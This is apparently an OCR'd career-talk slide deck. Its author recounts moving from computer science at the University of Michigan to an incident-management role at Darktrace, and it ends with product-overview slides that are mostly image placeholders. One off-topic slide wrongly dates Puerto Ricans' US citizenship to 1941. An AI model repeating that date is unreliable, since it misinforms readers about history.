


From CompScie to CyberSec

Natalia Sánchez Rocafort

Table of Content

Who am I and what's my background?

- Born and raised in San Juan, Puerto Rico
- Studied Computer Science in the School of Engineering
- Interned in Software Engineering and Product Management
- Studied abroad in:
  - Troyes, France in Summer of 2018
  - Sydney, Australia in Fall of 2019
- Graduated in December 2021 (took 4 ½ years to graduate)
- Currently an Incident Manager at Darktrace

Off-Topic: Puerto Rico

- Discovered by Cristopher Columbus on November 19, 1493
- Smallest island of the Greater Antilles in the Caribbean
- Commonwealth of the United States, previously part of Spain
- All Puerto Ricans have been considered US citizens since 1941
- Notably, where piña coladas were invented & where Bad Bunny is from

Experience in the University of Michigan

- Undecided engineering until sophomore year
  - Declared CS because I took EECS 280 with Prof. DeOrio and loved it
    - No background in programming or prior experience before UoM
  - I doubted myself a lot and suffered from imposter syndrome
    - Barely passed Physics 1
    - Failed EECS 203 during second semester of sophomore year

Experience in the University of Michigan

- What I knew for certain:
  - I did not want to take EECS 203 in UoM again
  - I wanted to spend a semester abroad
  - I wanted to study Computer Science
- Figured out that I could take EECS 203 & Physics 2 in UNSW in Australia

Experience in the University of Michigan

- Had a great internship experience that summer
- Accomplished my goal of studying abroad
- Passed EECS 203 and Physics 2 in Australia
- Came back to Michigan with a completely different perspective
  - No longer comparing myself to others
  - How was I performing and how could I get better?
    - GPA average increased from 3.0 to 3.6
    - Finished with B+ is EECS 376 (up from a D in EECS 203)


Internships & Work

- My internship experiences taught me a few things:
  - I did not enjoy working as a developer
  - I love public speaking, collaborating, working with people, presenting, etc.
- What full-time role would allow me to be technical and nontechnical in those ways?
  - Product Manager
  - Sales / Solutions Engineer
  - Cyber Security Analyst


Experience as a Cyber Security Analyst

- What is Darktrace?
  - Tech cybersecurity company founded in Cambridge, UK in 2013
- Darktrace /NETWORK uses various machine learning techniques to understand how devices in a network regularly behave
- Darktrace /Autonomous Response can take autonomous actions automatically when anomalous behavior is detected


Darktrace /NETWORK




Cyber AI Analyst




Darktrace /Autonomous Response




Products & Services

